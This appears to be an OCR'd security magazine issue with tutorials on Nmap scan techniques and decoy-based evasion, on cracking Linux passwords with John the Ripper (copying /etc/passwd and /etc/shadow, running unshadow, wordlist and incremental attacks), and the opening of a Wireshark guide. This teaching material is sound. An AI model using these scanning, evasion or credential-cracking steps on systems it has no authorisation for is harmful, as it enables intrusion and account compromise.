


Figure 1. *The Three-way handshake. (a) Extended Three-way handshake using a server port name. (b) The slashed line represents an alternative server reply (RST segment) when the connection to port y or with the given name is rejected (Freire and Zúquete, 2008)*

OVERVIEW: TCP AND UDP PORTS

Nowadays, two principal protocol types are more popular and widely used: a stateless protocol (or connectionless protocol) and a connection-based protocol, respectively UDP and TCP protocols.

According to Tanenbaum(2002), UDP (User Datagram Protocol) allows applications to send encapsulated IP datagrams without establishing a connection. UDP protocol uses an 8 bytes header (Figure 2); this header contains two ports, source and destination respectively. If these ports don't exist, transport layer would not know what to do with these packages. An example of an application that uses UDP is DNS. Summarizing, DNS is the responsible by search the IP of a named host.




Figure 2. *UDP Header(Tanenbaum, 2002)*

TCP protocol (Transmission Control Protocol) was designed and developed to offer a reliable end-to-end information flow among a not reliable computer network [3].




Figure 3. *TCP Header(Tanenbaum, 2002)*

In figure 3 it is described how the TCP header is formed. Source port and Destination port field describe the local points of connection, called ports, while IANA (Internet Assigned Numbers Authority) defines all ports available (for more information look at: *http://www.iana.org*) Each port and IP address of a host create a unique 48 bits terminal point, that identifies a connection.

According to the concepts above, it is possible to understand how NMAP port scanning is done, in the table 2 there are the states of ports that NMAP can find while scanning [2].

Table 2. *Port states*

State	Application
Open	It is possible to connect to this port, without restriction
Filtered	There is a firewall blocking this port
Unfiltered	Scanning techniques like ACK and ACK Window found unfiltered ports
Closed	Port can be blocked by a firewall or does not event exists.

SCANNER TECHNIQUES EXPLAINED

PING (-SP)

NMAP is widely used by Network Administrators, Analysts and Experts; using NMAP it is possible to quickly scan through entire networks, which can be very handy. It works as preliminary investigation, telling the expert or the administrator information on system's reaction, cutting time that would be spent on this kind of analysis. The PING technique sends an ICMP Echo Request to the target machine and if the target machine exists, is powered on and reachable, it will respond with an ICMP Echo Reply.

LIST (-SL)

This scanning method allows checking if all NMAP settings are correct before starting a new scan. Summarizing, it is a simulation, used to avoid errors while scanning a network, keeping the confidentiality of the scan intended to audit or to study a specific system.

TCP SYN (-SS)

This technique saves network resources, does not depend on the operating system and can hide from that using a camouflage. First, NMAP transmits an SYN flag to the remote target. If the port is closed, it will respond a RST (to close the connection), on the other hand – if the port is open, the response will be

an SYN/ACK. The target system cannot detect it, since the connection is not fully established, it is invisible even to system events log.

Example of scanning TCP-SYN:

CLOSED

```
192.168.5.24 -> 192.168.5.8 TCP 56521 > 80 [SYN]
192.168.5.8 -> 192.168.5.24 TCP 80 > 56521 [RST, ACK]
```

OPEN

```
192.168.5.24 -> 192.168.5.8 TCP 60430 > 80 [SYN]
192.168.5.8 -> 192.168.5.24 TCP 80 > 60430 [SYN, ACK]
192.168.5.24 -> 192.168.5.8 TCP 60430 > 80 [RST]
```

Despite it works against operating systems, it does not have an effect on network intrusion detection systems or NIDS(Network Intrusion Detection System) like Snort. NIDS watch every port and in case of a suspicious connection they try quantities they consider to be a malicious scan.

Snort log example:

```
spp_portscan: PORTSCAN DETECTED from 192.168.5.8 (THRESHOLD 4 connections exceeded in 0 seconds)
```

TCP FIN, TCP NULL AND CHRISTMAS TREE (-SF,-SN,-SX)

Methods like TCP Fin, TCP Null and Christmas tree are extremely hard to detect because they don't initiate a connection. These three methods differ at the TCP flags they use during the port inspection. Based on the response or the lack of response to these packages, NMAP verifies the availability of the target system. When the port is closed, the operating system will respond with a RST, forcing the connection to be terminated. In case of the port being open, the remote system wouldn't know what to do with the received package (because there is no connection). Each operating system handles the adverse situation in a particular way and at this moment NMAP can identify which operating system the remote side is using, by observing its behavior.

TCP FIN scanning example:

CLOSED

```
192.168.5.24 -> 192.168.5.8 TCP 53563 > 80 [FIN]
192.168.5.8 -> 192.168.5.24 TCP 80 > 53563 [RST, ACK]
```

OPEN

```
192.168.5.24 -> 192.168.5.8 TCP 23675 > 80 [FIN]
192.168.5.24 -> 192.168.5.8 TCP 23679 > 80 [FIN]
```

TCP Null scanning example:

CLOSED

```
192.168.5.24 -> 192.168.5.8 TCP 40709 > 80 []
192.168.5.8 -> 192.168.5.24 TCP 80 > 40709 [RST, ACK]
```

OPEN

```
192.168.5.24 -> 192.168.5.8 TCP 23675 > 80 []
192.168.5.24 -> 192.168.5.8 TCP 23679 > 80 []
```

Christmas tree scanning example:

CLOSED

```
192.168.5.24 -> 192.168.5.8 TCP 40709 > 80 [FIN, PSH, URG]
192.168.5.8 -> 192.168.5.24 TCP 80 > 40709 [RST, ACK]
```

OPEN

```
192.168.5.24 -> 192.168.5.8 TCP 23675 > 80 [FIN, PSH, URG]
192.168.5.24 -> 192.168.5.8 TCP 23679 > 80 [FIN, PSH, URG]
```

ACK AND ACK WINDOW (-SA, -SW)

ACK and ACK Window detect the presence (or the lack of) of a firewall at remote target and using these techniques it is even possible to analyze the firewall rules as policies. It relies on sending of a TCP package with the ACK flag activated to any port, if no firewall is employed the response should be a RST or an ICMP Destination Unreachable if a firewall is being used.

UDP (-SU)

UDP scanning is in fact, very simple and there are not many options related to this technique. When a port is closed, response should be an ICMP Port Unreachable. Sometimes, when the port is open, the remote target does not respond to anything, what can cause a false positive.

IP PROTOCOL (-SO)

The IP technique tells the network administrator or the expert, which protocols of transport layers are available, it also detects remote target OS.

RPC (-SR)

As a complement of all previous techniques, there is RPC technique. This technique detects ports and services of protocols of NFS and NIS applications. Basing its execution on the instruction used by NMAP, it does not demand any action from RPC, but forces it to reveal its existence on the remote target. Since this technique depends on interaction with applications, detecting it can be very easy.

IDLE SCAN (-SI)

Idle scan utilizes a third machine to discover open ports on the target system. Essentially, during the execution of this technique, NMAP does spoofing.

It identifies most indicated machines to act as 'zombie' machines. After that the scan is initiated, NMAP sends SYN packages to the target system, but the source address on these packages contain the 'zombie' machine address instead of the attacking machine one's. When the target system responds to the 'zombie' machine, it forwards the response to the attacking machine. This process is famous for being hard to detect.




Figure 4. *Idle scan of an open port(Gordon Lyon, 2005)*

Figure 5. *Idle scan of a closed port(Gordon Lyon, 2005)*




Figure 6. *Idle scan of a filtered port(Gordon Lyon, 2005)*

AVOIDING SOURCE IDENTIFICATION

When the subject is network's pentest's, the administrator or auditor must not be identified during the process and even the most secure and effective NMAP techniques leave marks. It means that the auditor can be easily detected. To avoid that, there are some different techniques used. For example, 'Decoy' floods the network with false packages with the intention of puzzle the package logging. When NMAP uses 'Decoy', it simulates N fake scanning at the same time, each one coming from a different IP. They are all fake except for one, the real intended to scan – this way the probability of being detected is decreased.

NMAP is capable to simulate 128 fake connections, it is possible to increase or decrease this constant value changing `MAX_DECOYS` variable value found at nmap.h file and then recompiling [2].

FINAL REMARKS

"A sword never kills anybody; it is a tool in the killer's hand." – Lucius Seneca.

As a sword can be a tool or a lethal weapon, so are NMAP, it can be used as a forensic, audit or hacking tool. Network scanner's use is an efficient and effective way to obtain most different information about specific network and among this universe of scanners, NMAP is highlighted due its ease of use. Its variety of techniques, settings and parameters that are easily customizable and most of all its particular modus operandi, which when in action, can become very difficult to detect, – all of this makes it almost imperceptible and very furtive while acting on remote side.

REFERENCES

[1] The History and Future of Nmap. Available from: *http://nmap.org/book/history-future.html* (Accessed: 1 December 2013).
[2] Gordon Lyon: Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning(1. ed). Nmap Project, 2009.
[3] Andrew S. Tanenbaum: Computer Networks (4. ed.). Prentice Hall, 2002
[4] Sérgio Freice, André Zúquete: (2008) A TCP-layer name service for TCP ports. [Online] Available from: *https://www.usenix.org/legacy/event/usenix08/tech/full_papers/freire/freire_html/* (Accessed: 3 December 2013).
[5] Gordon Lyon: NMAP: Reference Guide. Available from: *http://nmap.org/book/idlescan.html* (Accessed: 4 December 2013).

ABOUT THE AUTHOR

Working into the IT field since 2003. Acquired knowledge and experience with UNIX, Linux (Fedora, CentOS, Red Hat), network and system administration. B.Tech, in Systems Analysis by São Paulo State Technological College. Socio of SBC – Brazilian Computer Society. Linux lover and Open Source enthusiast. A more complete profile at http://www.jeanmarcel.me/.

ABOUT THE AUTHOR

Delgado works as software engineer; B.Tech, in Systems Analysis and Development by São Paulo State Technological College. Started programming at age of 11; Also a Linux lover and Open Source enthusiast, tested more than 100 different Linux distro's, almost all Debian-based.

PASSWORD CRACKING WITH JOHN THE RIPPER IN KALI LINUX

by Alexandre Beletti

In this article you'll be introduced to the basic concepts of John The Ripper, a software that can crack passwords using different techniques.

What you will learn:

- How to crack passwords with John The Ripper;
- Understand how dictionary and incremental modes works.

What you should know:

- Basic Linux Usage.

The main objective of this article is explaining how the software *John The Ripper* can crack a password file coming from a Linux system. You should keep in mind that Linux uses hash to save the password chosen by the users. The point here is to *usea* software that generates a large number of hashes, comparing one by one generated hash with those saved in Linux.

GETTING STARTED

The first step to start working with John The Ripper is starting the program by selecting the following options: Applications, Kali Linux, Top 10 Security Tools and john (Please note, in your example we use the Portuguese version and you'll see Aplicativos instead of Applications…).




Figure 1. *How to start John The Ripper*

After you have selected this option you will see something like this:




Figure 2. *Help showed by John The Ripper*

As you can see this is the help of John The Ripper, but you are not seeing everything here. You can scroll the vertical bar to see more (or just type this: john | more).

John The Ripper (also called as “JTR” or “john”) can do a variety of things to discover a password, using techniques that can be applied in a specific case.

Let´s try to understand the ways that “john” works. Basically we have four kinds of operations: word list, incremental, single crack and external. In the sequence we would like to give a little explanation about this operations:

- Word List: in this case we can use one or more files with words that probably were used by the user as password. For an example, if we know that the user speaks Portuguese, we can try a word list with Portuguese words. Or another example – let’s assume, that user likes computer games – then we can use a list with the common words used by people that usually play computer games;
- Incremental: if we tried a word list without success, maybe we can try combinations of letters, numbers and symbols to discover the password. For example, if we know that the users password have 5 symbols and all the symbols are numbers, it´s easy to discover this password (“john” will try “0000”, after “00001” until the number “99999”). In this case it will be very fast to discover the password. But let´s imagine the case of a password with 20 symbols, with letters (uppercase or lowercase), numbers and symbols probably will take much more effort to discover this one;
- Single Crack: this option works just if you are running on a system that you have access to the user information, like files that can contain some relevant information about the user, (for example: words that can be used as possible passwords). We will not try this option in this article though;
- External: we can make our own rules to try to discover the password, by combining different techniques.

Let´s do our first example, copying the files *passwd* and *shadow* to our work directory.

```
root@kali:~# pwd
/root
root@kali:~# mkdir p1
root@kali:~# cd p1
root@kali:~/p1# cp /etc/passwd .
root@kali:~/p1# cp /etc/shadow .
root@kali:~/p1# ls -la
total 16
drwxr-xr-x  2 root root 4096 Dez  2 23:49 .
drwxr-xr-x 15 root root 4096 Dez  2 23:49 ..
-rw-r--r--  1 root root 2022 Dez  2 23:49 passwd
-rw-r-----  1 root root 1263 Dez  2 23:49 shadow
root@kali:~/p1#
```

Figure 3. *Copying the files passwd and shadow to our work directory*

As you can see, we created a directory called *p1* inside our work directory and we copied both files (*passwd* and *shadow*) to this directory. We need both files because the user list is saved in *passwd*, but the hash of the password is in *shadow* – and the software "john" needs one merged file to do his work. To do this merge we will use a tool called "unshadow" that comes with "john".

```
root@kali:~/p1# unshadow
Usage: unshadow PASSWORD-FILE SHADOW-FILE
root@kali:~/p1# unshadow passwd shadow > passwd-with-shadow
```

Figure 4. *The use of command "shadow"*

In the first line we just type, "*unshadow*". The software just needs the name of the password file and the shadow file. After this, we also request that the output should be sent to a file called *passwd-with-shadow*, using the command "*unshadow passwd shadow > passwd-with-shadow*".

If we take a look inside the *passwd* file (for an example with "pico", typing "pico *passwd*"), we will see the result showed in Figure 5.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
```

Figure 5. *Part of the file passwd using ."pico"*

In the first line of the file, we don´t have the hash of the user "root", we just have an "x", because the hash of the password is saved in the file *shadow*. Let´s see inside the *shadow* file, again with "pico".




Figure 6. *Part of the file shadow using "pico"*

As we can see in Figure 6, the hash of the password from the user "root" is saved in this file. This explains why we need to merge both files in one. Now, let´s see the final result in the file called *passwd-with-shadow*.




Figure 7. *Part of the file passwd-with-shadow using "pico"*

Now that we know how the utility "shadow" works, we can go to our next step, which is the use "john" with the option Word List.

First, if we don´t have a Word List, then we should create one (here we use again the editor "pico" and just put some words inside – Figure 8). The name of the Word List is *list1.txt*.

Figure 8. *File list1.txt*

Now we are ready to use the Word List called *list1.txt* with just six words inside to try to discover the password from users that have password hash (in this moment just the user "root" have a password hash). Let´s see the Figure 9.




Figure 9. *Using "john" with Word List*

As we can see, after we typed the command "*john --wordlist=list1.txt passwd-with-shadow*", "john" discovers that the password of the user "root" is "fish", because he calculated the hashes of all the words (one by one) inside the Word List *list1.txt* and compared with the hash found inside the file *passwd-with-shadow.*

All the information (cracked passwords and log) is now saved in */root/.john*. Let´s list the files inside this directory (Figure 10) with the command "*ls -la ~/.john*".




Figure 10. *Directory and files created by "john"*

As we want to test other option from "john", we will exclude this two files to crack "root" password again. Just type "*rm ~/.john/*.**".

Now we will test the Incremental option, also called as *Brute Force*. This technique will combine characters, numbers and symbols to discover the password (as we explained before in this article).

In the next test we will use the Incremental option but telling "john" to use just numbers to try to discover the password. Why this? It´s because we changed the "root" password to a numeric value, thus "john" can discover the password from "root" in a very small time. Let´s see the Figure 11 with the result.




Figure 11. *Using "john" with Incremental option*

As we can see in Figure 11, after the command "*john --incremental=digits passwd-with-shadow*", the password is cracked ("123") and the result is saved again in */root/.john*.

Here we used one of the options of the incremental mode called "digits", that uses just digits from zero to nine. But we have also other options, like "ascii" which uses all the 95 printable ASCII characters. You can see the other options in the official website from John The Ripper.

In Figure 12 we can see the increase of the time of cracking the password with different sizes. For tests with passwords with three from six digits (remember that we are using only numeric digits for this tests)

the time of cracking is less than one second (except for the first case with three digits) but when we have password with seven or more digits, the time increases.




Figure 12. *Time spent cracking passwords*


SUMMARY

In this article we studied about how John The Ripper works, how to use this software inside Kali Linux and, some useful options, like word list and also incremental mode.

ON THE WEB

- *http://www.openwall.com/john* – JTR Official Website
- *http://www.kali.org* – Official Kali Linux page with download link

ABOUT THE AUTHOR



Phd. in Engineering by University of Sao Paulo (USP), teaches Operational Systems, Distributed Systems, Networks, Security and also write software for computational mechanics. Published papers in the following areas: operational systems, distributed systems, security and computational mechanics. Also worked as programmer in public and private sectors for almost twelve years. E-mail: rhiguita@gmail.com.

SIMPLE WIRESHARK USAGE IN KALI LINUX

by Victor Panisa

This article covers basic Wireshark sniffer tool aspects. A sniffer is synonymous to a packet analyzer, which is a program capable of intercepting network flux and log analysis, formatting raw data into human understandable format, enabling detection of network failures, intrusion attempts and many more.

What you will learn:

- How to use Wireshark to listen a local network interface,
- How to understand a simple HTTP conversation.

What you should know:

- Basic Linux Usage,
- Basic HTTP knowledge.

So, what is Wireshark? From WireSharkFAQ we learn (*http://www.wireshark.org/faq.html#q1.1*): "*Wireshark® is a network protocol analyzer. It lets you capture and interactively browse the traffic running on a computer network. It has a rich and powerful feature set and is world's most popular tool of its kind. It runs on most computing platforms including Windows, OS X, Linux, and UNIX. Network professionals, security experts, developers, and educators around the world use it regularly. It is freely available as open source, and is released under the GNU General Public License version 2. It is developed and maintained by a global team of protocol experts, and it is an example of a disruptive technology.*"

STEP 1

In Kali Linux, Wireshark can be started in *Applications* > *Kali Linux* > *Sniffing/Spoofing* > *Network Sniffers* > *Wireshark*.

